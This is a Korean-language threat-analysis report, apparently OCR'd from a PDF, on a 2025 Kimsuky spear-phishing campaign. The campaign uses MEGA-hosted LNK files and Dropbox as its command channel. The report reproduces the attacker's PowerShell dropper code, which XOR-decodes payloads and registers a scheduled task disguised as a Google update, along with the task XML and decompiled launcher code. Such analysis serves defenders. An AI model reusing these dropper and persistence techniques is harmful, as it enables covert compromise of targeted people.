PLAINBIT

2025 월간 위협 분석 보고서

Dropbox를 이용한 Kimsuky 공격 그룹의 최신 정보 탈취 사례

PLAINBIT 사이버위협대응센터
인텔리전스팀

※ 본 보고서는 2025년 6월 국가사이버안보센터(NCSC) 합동분석협의체를 통해 발간되었습니다.

2025 월간 위협 분석 보고서


Dropbox를 이용한 Kimsuky 공격 그룹의 최신 정보 탈취 사례

Contents

01 개요

2025년 5월, 북한 배후의 'Kimsuky', 'APT43' 등으로 불리는 공격 그룹에서 대북 분야 활동가를 대상으로 한 피싱 공격 정황이 확인되었다. 공격자는 특정 인물을 대상으로 반복적으로 악성 이메일을 발송하여 타겟을 명확히 설정한 것으로 보인다. 해당 이메일에는 MEGA 클라우드 링크가 포함되어 있으며, 메일을 수신한 타겟은 이를 통해 LNK(바로가기) 파일이 포함된 압축 파일을 다운로드하게 된다. 공격 타겟이 압축을 해제하고 LNK 파일을 실행할 경우, 내부에 포함된 PowerShell 스크립트가 실행되어 추가 악성 파일을 다운로드 및 실행하게 된다.

악성파일은 Dropbox를 C2 채널로 사용하여 피해자의 시스템 정보를 외부로 전송하고, 추가 명령 실행을 위한 파일을 수신하는 등의 활동을 수행하였다. 이번 공격은 클라우드 기반 저장소를 활용한 악성파일 유포 및 정보 탈취 기법이 특징적이다. 최근 공격자들이 Dropbox, Google Drive, Google Calendar 등 정상적인 클라우드 서비스를 악용한 공격 사례가 지속적으로 증가하고 있어 이에 대한 각별한 주의가 요구된다.



▲ 공격 개요도

02 스피어피싱 메일 발송 사례


본 공격에서 사용된 스피어피싱 메일은 2개의 서로 다른 내용으로 동일한 피해자에게 연달아 발송되었다. 이 과정에서 공격자는 피해자를 악성코드를 감염시키기 위한 집요함을 보여주었다.

1. 국제안보교류협회와 한미우호협회_세미나 참가 요청

지난 5월 8일, "국제안보교류협회와 한미우호협회_세미나 참가 요청"이라는 메일 제목으로 스피어피싱 메일이 발송되었다. 공격자는 외교부 소관의 재단법인인 세종연구소의 임직원을 사칭해 세미나 초대장 링크인 것처럼 메가(Mega) 클라우드 링크를 전달했다. 링크 첨부 시 특정 메일 서비스의 대용량 첨부 기능처럼 보이게 한다거나, 아이콘을 사용하는 등의 특별한 위장은 없었다.


▲ 국제안보교류협회와 한미우회협회 세미나 참가 요청 메일 화면

메일에 첨부된 링크를 클릭하면 '2025-05-14 국제안보교류협회와 한미우호협회_세미나 (북핵 해결과 한미동맹 강화 전략 구상) 초청장.zip' 파일을 다운로드할 수 있다.



▲ 메가 클라우드에 업로드 된 세미나 초청장 관련 압축파일


해당 압축 파일에는 동일한 파일명의 바로가기(LNK) 파일이 포함되어 있으며, 해당 바로가기 파일은 악성코드의 기능을 수행한다.



▲ 압축파일 내 동일한 파일명의 바로가기 파일

2. '한국핵안보전략포럼 언론위원회' 창립 및 가입 안내

5월 10일, 앞서 세미나 초청을 주제로 스피어피싱 공격을 진행한 공격자는 동일한 대상에게 개인정보 수집 동의서를 작성을 요청하며 악성파일 다운로드 유도를 재차 수행하였다. 이전과 마찬가지로 메일 본문에 메가 클라우드 링크를 전달하였으며, 별다른 위장을 하지는 않았다.



▲ 한국핵안보전략포럼 언론위원회 창립 및 가입 안내 메일

메일에 첨부된 링크를 클릭하면 '개인정보 수집 동의서.zip' 파일을 다운로드할 수 있다.

▲ 메가 클라우드에 업로드 된 개인정보 수집 동의서 압축파일

해당 압축파일에는 동일한 파일명의 바로가기(LNK) 파일이 포함되어 있으며, 해당 바로가기 파일은 악성코드의 기능을 수행한다.

▲ 압축파일 내 동일한 파일명의 바로가기 파일

3. 스피어피싱에 활용된 파일 정보


각 사례에 사용된 악성파일의 정보는 다음과 같다. 각 압축 파일에는 동일한 파일명의 바로가기 파일이 포함되어 있으며, 해당 바로가기 파일이 악성코드의 기능을 수행하게 된다. 바로가기 파일이 실행될 경우 내부에 포함된 파워셸 스크립트가 실행되며 악성 행위가 본격적으로 수행된다.

번호	파일명	크기 (Bytes)	MD5
1	2025-05-14 국제안보교류협회와 한미우호협회_세미나 (북핵 해결과 한미동맹 강화 전략 구상) 초청장.zip	979,615	FCF2A920CC0C4FA11F5DEF5A9B4D9675
2	2025-05-14 국제안보교류협회와 한미우호협회_세미나 (북핵 해결과 한미동맹 강화 전략 구상) 초청장.lnk	54,001,664	D6DBE504C314405B1782783B34FCF480
3	개인정보 수집 동의서.zip	522,714	16E4D36B927B557438F99E65D655BB77
4	개인정보 수집 동의서.lnk	54,001,664	DEAF11A17CD02E1DDF263CF3A90DC220

03 악성파일 분석


1. 바로가기 악성파일

파워셸 스크립트는 바로가기 파일 내부의 특정 오프셋의 영역들을 추출하고 연산을 수행해 파일을 생성하는 기능을 수행한다. 바로가기 파일의 ExtraData 영역에는 악성 페이로드가 지정된 오프셋마다 삽입되어 있으며, 실행 시 이를 기반으로 총 5개의 악성 파일이 생성된다. 이 과정에는 특정 영역의 데이터를 0xAD 값으로 XOR 연산하여 디코딩하는 단계가 포함되어 있다. 이러한 방식은 단일 바로가기 파일에 다수의 악성 요소를 은밀히 삽입함으로써 탐지를 회피하고 단계적으로 악성 행위를 수행하기 위한 전략으로 해석된다. 본 공격에 활용된 두 개의 바로가기 파일은 미끼용 문서만 상이하며, 이후 생성되는 악성 파일들은 동일한 구성을 갖는다.



▲ 악성 바로가기 파일의 내부 구조도

바로가기 파일이 실행되면 위 파워셸 스크립트에 의해 미끼용 문서 파일이 실행된다. 따라서, 피해대상의 화면에는 정상적인 문서 화면이 보여지게 된다. '2025-05-14 국제안보교류협회와 한미우호협회_세미나 (북핵 해결과 한미동맹 강화 전략 구상) 초청장.lnk' 파일을 실행할 경우, 다음과 같이 실제 한미동맹 세미나에 초청하는 내용의 pdf 파일이 실행된다.



한미동맹 세미나

트럼프 2기 북핵 해결과 한미동맹 강화를 위한 전략 구상


■ 일시 : 2025. 5. 14.(수) 10:00~15:40
■ 장소 : 한국프레스센터 18층 서울클럽 (서울시 중구 세종대로 124)
■ 주최 : 한미우호협회, 국제안보교류협회

초대의 글

한미우호협회와 국제안보교류협회는 급변하고 불확실한 국내·외 정세에 올바르게 대처하기 위해 **'트럼프 2기 북핵 해결과 한미동맹 강화를 위한 전략 구상'**이라는 주제로 세미나를 개최합니다. 바쁘시더라도 참석하시어 자리를 빛내 주시기 바랍니다.

▲ 미끼용 문서 파일로 사용된 세미나 초청 pdf 문서 모습

반면에 '개인정보 수집 이용 동의서.lnk' 파일에는 한글 파일이 실행되도록 되어 있으나, 실제 포함된 파일은 PDF 파일로 개인정보 수집 동의서 내용이 아닌 '원고작성 세칙'에 대한 내용이 포함되어 있어 공격 과정에 실수가 있었던 것으로 추정된다.



원고작성 세칙

- 원고는 워드프로세서 '아래한글'로 작성된것이어야 한다.
- 구성은 제목, 저자, 초록, 본문, 참고 문헌의 순으로 배열한다.
  표지에는 제목, 필자이름, 필자의 소속기관 및 직위, 연락주소, 전화(직장, 자택), Fax 번호, 이메일 주소를 기재하여 제출한다.
- 편집과정에서 인쇄의 편의상 원고작성의 세부적 지침은 다음과 같다.

편집용지		문단모양		글자모양	
	위30	여백	좌0	글꼴	신명조
	아래30		우0	크기	10
	좌31		줄간격160	장평	

▲ '개인정보 수집 이용 동의서' 바로가기 파일에 포함된 미끼용 문서

이후 sch_ha.db 파일을 참조하여 'GoogleUpdateTaskMachineGUI__{40C6B700-91A1-4DB2-9812-5158E7E97388}' 라는 이름으로 작업 스케줄러를 등록한다.

```
$lnF0.Seek(0x000747CE,[System.IO.SeekOrigin]::Begin);
$scFo0=New-Object byte[] 0x00000D08;
$lnF0.Read($scFo0, 0, 0x00000D08);
$scPo0='C:\users\public\videos\sch_ha.db';
sc $scPo0 $scFo0 -Encoding Byte;
$lnF0.Seek(0x000754D6,[System.IO.SeekOrigin]::Begin);
$scPW0=New-Object byte[] 0x00000FF4;
$lnF0.Read($scPW0, 0, 0x00000FF4);
for($i=0;$i -lt 0x00000FF4;$i++) {
    $scPW0[$i]=$scPW0[$i] -bxor 0xAD;
}
$scPWF0='C:\users\public\music\pc366.ps1';
sc $scPWF0 $scPW0 -Encoding Byte;
Register-ScheduledTask -Xml (Get-Content $scPo0 | Out-String) -
TaskName
'GoogleUpdateTaskMachineGUI__{40C6B700-91A1-4DB2-9812-5158E7E97
388}' -Force;
$lnF0.Close();
remove-item -path $lnPo0 -force;
remove-item -path $scPo0 -force;
```

▲ 바로가기 파일 내 파워셸 스크립트의 sch_ha.db 파일 생성 및 작업 스케줄러 등록 로직

이 작업 스케줄러는 18분 주기로 C:\users\public\videos 경로의 ms.exe 파일을 실행하도록 설정되어 있다.

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <URI>\a</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <Repetition>
        <Interval>PT18M</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2024-08-26T15:17:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
  </Principals>
  <Settings>
  <Actions Context="Author">
    <Exec>
      <Command>"C:\users\public\videos\ms.exe"</Command>
    </Exec>
  </Actions>
</Task>
```

▲ sch_ha.db 파일 내용


2. ms.exe와 ms.exe.manifest 파일

ms.exe 파일과 ms.exe.manifest 파일은 다음의 바로가기 파일의 파워셸 스크립트에 의해 C:\users\public\videos 경로에 생성된다.

```
$lnF0.Seek(0x00018E37,[System.IO.SeekOrigin]::Begin);
$eFo0=New-Object byte[] 0x0005B488;
$lnF0.Read($eFo0, 0, 0x0005B488);
for($i=0;$i -lt 0x0005B488;$i++) {
    $eFo0[$i]=$eFo0[$i] -bxor 0xAD;
}
$ePo0='C:\users\public\videos\ms.exe';
sc $ePo0 $eFo0 -Encoding Byte;
$lnF0.Seek(0x000742BF,[System.IO.SeekOrigin]::Begin);
$mFo0=New-Object byte[] 0x0000050F;
$lnF0.Read($mFo0, 0, 0x0000050F);
for($i=0;$i -lt 0x0000050F;$i++) {
    $mFo0[$i]=$mFo0[$i] -bxor 0xAD;
}
$mPo0='C:\users\public\videos\ms.exe.manifest';
sc $mPo0 $mFo0 -Encoding Byte;
```

▲ 바로가기 파일 내 파워셸 스크립트의 ms.exe와 ms.exe.manifest 파일 생성 로직

ms.exe 파일은 Windows 실행 파일로, 다음과 같이 VbsEdit런처의 개발사인 Adersoft의 인증서로 서명되어 있다. VbsEdit 런처는 정상적인 스크립트 개발 도구로, .manifest 파일을 통해 Visual Basic Script를 동적으로 로드하는 기능을 제공한다. 최근 공격자들은 이 정상적인 런처의 동작 방식을 그대로 활용하되 .manifest 파일 내에 악성 스크립트를 삽입함으로써 런처 자체의 기능을 악용해 악성행위를 수행하는 방식을 활용한다.



▲ ms.exe 파일의 속성 정보

ms.exe 파일 분석 결과, 경로 내에 동일한 파일명의 manifest 파일을 찾아 파일 속성 값을 확인해 오류가 발생하지 않거나 해당 파일이 폴더가 아닌지 확인한다.

```
v2 = lpFileName;
v121 = lpFileName;
FileAttributesW = GetFileAttributesW(lpFileName);
if ( FileAttributesW == -1 || (FileAttributesW & 0x10) != 0 )
{
  v112 = 0;
  v111 = 0;
  v110 = Buffer;
  v109 = 1024;
  LastError = GetLastError();
  FormatMessageW(0x1100u, 0, LastError, v109, v110, v111, v112);
  sub_A11AE0(v105);
  sub_A13C70();
  v112 = v2;
  LOBYTE(v141) = 2;
  v111 = *Buffer;
  v106 = GetLastError();
  sub_A14440(&v128, L"error %d - %s\n%s", v106);
  v112 = 16;
  v111 = aVbseditScriptL;
  v107 = sub_A13CA0(&v128);
  MessageBoxW(0, v107, v111, v112);
  LocalFree(*Buffer);
  v108 = GetLastError();
  ExitProcess(v108);
}
```

LPCWSTR lpFileName; // [esp+D0h] [ebp-2B8h]
0x1067418:L"C:\\Users\\USER\\Desktop\\MALWARES\\debug\\ms.exe.manifest"

▲ 경로 내 동일한 파일명의 manifest 파일 존재 여부 확인

이후 파일 내 "<!--BEGIN_VBSEDIT_DATA", "\r\nEND_VBSEDIT_DATA-→" 문자열이 있는지 확인한다.

```
nNumberOfBytesToRead = GetFileSize(FileW, 0);
lpWideCharStr = sub_A2F3F5(nNumberOfBytesToRead + 1);
ReadFile(v5, lpWideCharStr, nNumberOfBytesToRead, &v126[25], 0);
CloseHandle(v5);
v132 = -1;
cbMultiByte = -1;
strcpy(Str2, "<!--BEGIN_VBSEDIT_DATA\r\n");
str1_len_v10 = strlen(Str2);
v11 = str1_len_v10;
v128 = str1_len_v10;
strcpy(v140, "\r\nEND_VBSEDIT_DATA-->");
str2_len_MaxCount = strlen(v140);
v134 = 0;
if ( nNumberOfBytesToRead )
{
  v12 = lpWideCharStr;
  cchWideChar = str1_len_v10 - lpWideCharStr;
  while ( 1 )
  {
    if ( !strncmp(v12, Str2, v11) )
    {
      v13 = &v12[cchWideChar];
00014157 read_manifest_414B10:219 (A24D57)
```

▲ 특정 문자열 존재 여부 확인 로직

